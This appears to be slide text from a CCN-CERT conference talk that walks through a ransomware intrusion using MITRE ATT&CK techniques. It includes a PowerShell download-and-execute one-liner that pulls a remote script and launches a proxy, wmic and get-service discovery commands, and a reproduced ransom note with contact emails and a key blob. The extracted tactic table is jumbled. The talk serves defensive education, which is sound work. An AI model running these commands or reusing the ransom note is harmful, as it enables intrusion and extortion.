Lateral Movement T1086 PowerShell

Upon the attackers had valid credentials they can start to do lateral movement effectively:

- Harvest more credentials internally
- Deploy another implants in the network
- Data exfiltration


```
shell cmd /c "powershell -nop -exec bypass -c IEX (New-Object  
Net.WebClient).DownloadString('http://oxy.psm1'); Proxy  
-remotePort 443 -remoteHost hide -threads 400"
```

```
start \\SERVER\C$; wmic /node:SERVER logicaldisk where drivetype=3 get name; powershell get-service -  
computername SERVER | findstr /c:"exchange" /c:"sql" | findstr "Running"
```

Ransomware Detonation T1486 Data Encrypted for Impact

Ransomware Detonation

T1486 Data Encrypted for Impact



Ransomware Detonation

T1486 Data Encrypted for Impact

Hello

Your network was hacked and encrypted.

No free decryption software is available on the web.

Email us at .EY@PROTONMAIL.COM (or) I @TUTANOTA.COM to get the ransom amount.

Keep our contacts safe. Disclosure can lead to impossibility of decryption.

Please, use your company name as the email subject.

TAIL:ckSUhgI

KEY:AQIAABBmAAAA
s7w56g7XnF+UQfsc
uMiqy1puhXEp/DzP
uebvneNdksIVMtWn
dWSS+u7G2NSL46jD
lI7is2IPf6sgrohe
1Zi3i27kJJ0Adr5r
KN+vVW80lRWTH3d0
4NhdPo9+4XKQu9UO
M43SrBf2FSFl6HI=

7iRYu5ko1rsTP6jWr5nDxdnKQmHV,
/kEEFiuBIYhiChgABYW0bgWMd8Edj
JtsINufGLWGfY72fVqEpa2tpJp3Bt
rVVNz4AbsZZ6QcbUTJzzesYvZBppz
/UsbnYLErhzhwubyZCjqPPPcKLS7j
[Nn8kjsi1rqd2Qfw97p/zzZtTz507
JO27DTpKSTRMVqA7q9/9brdNFrXUn
}YaJvWlzk2FBCy0mtztjaZoz82GPL
rWJJIClkHV0WuXF90ugYiCRgAvd1

MITRE TAXONOMY

MITRE TAXONOMY



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bashrc	Manipulation	Manipulation	Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Account Access
Exploit public facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Deployment Software	Automated Collection	Through Removable Media	Data Compressed	Data Destruction
Hardware Additions	Command-Line Interface	AppCert DLLs	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark	Component Object	Clipboard Data	Connection Proxy	Data Encrypted	Data Encrypted for Impact
Replication Through Removable Media	Control Panel	AppInit DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Data Staged	Custom Command and Control Protocol	Data Transfer Size Limits	Defacement
	Dynamic Data Exchange	Application Shim	Application Shim	CMSTP	Credentials in Registry	Network Service Scanning	Logon Scripts	Information Repositories	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk content Wipe
Spearphishing Attachment	Execution through API	Authentication Package	Bypass User Account Control	Clear Command History	Credentials in Files	Network Share Discovery	Pass the Hash	Data from Local System	Data Encoding	Command and Control Channel	Disk Structure Wipe
Spearphishing Link	Through Module Load	BITS job	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Password Policy Discovery	Pass the Ticket	Data from Network Shared Drive	Data Obfuscation	Exfiltration Over Other Network Medium	Endpoint Denial of Service
Spearphishing via Service	Exploitation for Client Execution	Bootkit	Dll Hijacking	Component Firmware	Forced Authentication	Peripheral Device Discovery	Remote Desktop Protocol	Data from Removable Media	Domain Fronting	Exfiltration Over Physical Medium	Firmware Corruption
Supply Chain Compromise	Graphical User Interface	Browser Extensions	Exploitation for Privilege Escalation	Component Object Model Hijacking	Hooking	Permission Groups Discovery	Remote File Copy	Email Collection	Fallback Channels	Scheduled Transfer	Inhibit System Recovery
Trusted Relationship	installutil	Change Default File Association	Extra Window Memory Injection	Control Panel Items	Input Capture	Process Discovery	Remote Services	Input Capture	Multi-Stage Channels		Network Denial of Service
Valid Accounts	SASS Driver	Component Firmware	Permissions Weakness	DCShadow	Input Prompt	Query Registry	Replication Through Removable Media	Man in the Browser	Multi-hop Proxy		Resource Hijacking
	launchctl	Component Object Model Hijacking	Hooking	DLL Search Order Hijacking	Kerberoasting	Remote System Discovery	SSH Hijacking	Screen Capture	Multiband Communication		Runtime Data Manipulation
	local Job scheduling	Create Account	Image File Execution Options Injection	DLL Side-Loading	Keychain	Security Software Discovery	Shared Webroot	Video Capture	Multilayer Encryption		Service Stop
	mshta	DLL Search Order Hijacking	Launch Daemon	de Files or Information	LLMNR/NBT-NS Poisoning	Information Discovery	Taint Shared Content		Port Knocking		Stored Data Manipulation
	Powershell	Dylib Hijacking	Disabling Security Tools	Network Sniffing	Configuration Discovery	Third-party Software			Remote Access Tools		System Shutdown/Reboot
	regsvcs/Regasm	External Remote Services	Path Interception	Exploitation for Defensive Evasion	Password Filter DLL	Connections Discovery	Windows Admin Shares		Remote File Copy		Transmitted Data Manipulation
	WMIC	File System Permissions Weakness	Plist Modification	Extra Window Memory Injection	Private Keys	System Owner/User Discovery	Windows Remote Management		Standard Application Layer Protocol		

COMUNIDAD Y CONFIANZA,
BASES DE NUESTRA CIBERSEGURIDAD

#XIIIJORNADASCNCERT

OC.CCN.CNI.ES

WWW.CCN.CNI.ES

WWW.CCN-CERT.CNI.ES

**XIII
JORNADAS
STIC
CCN-CERT**

ccn-cert
centro criptológico nacional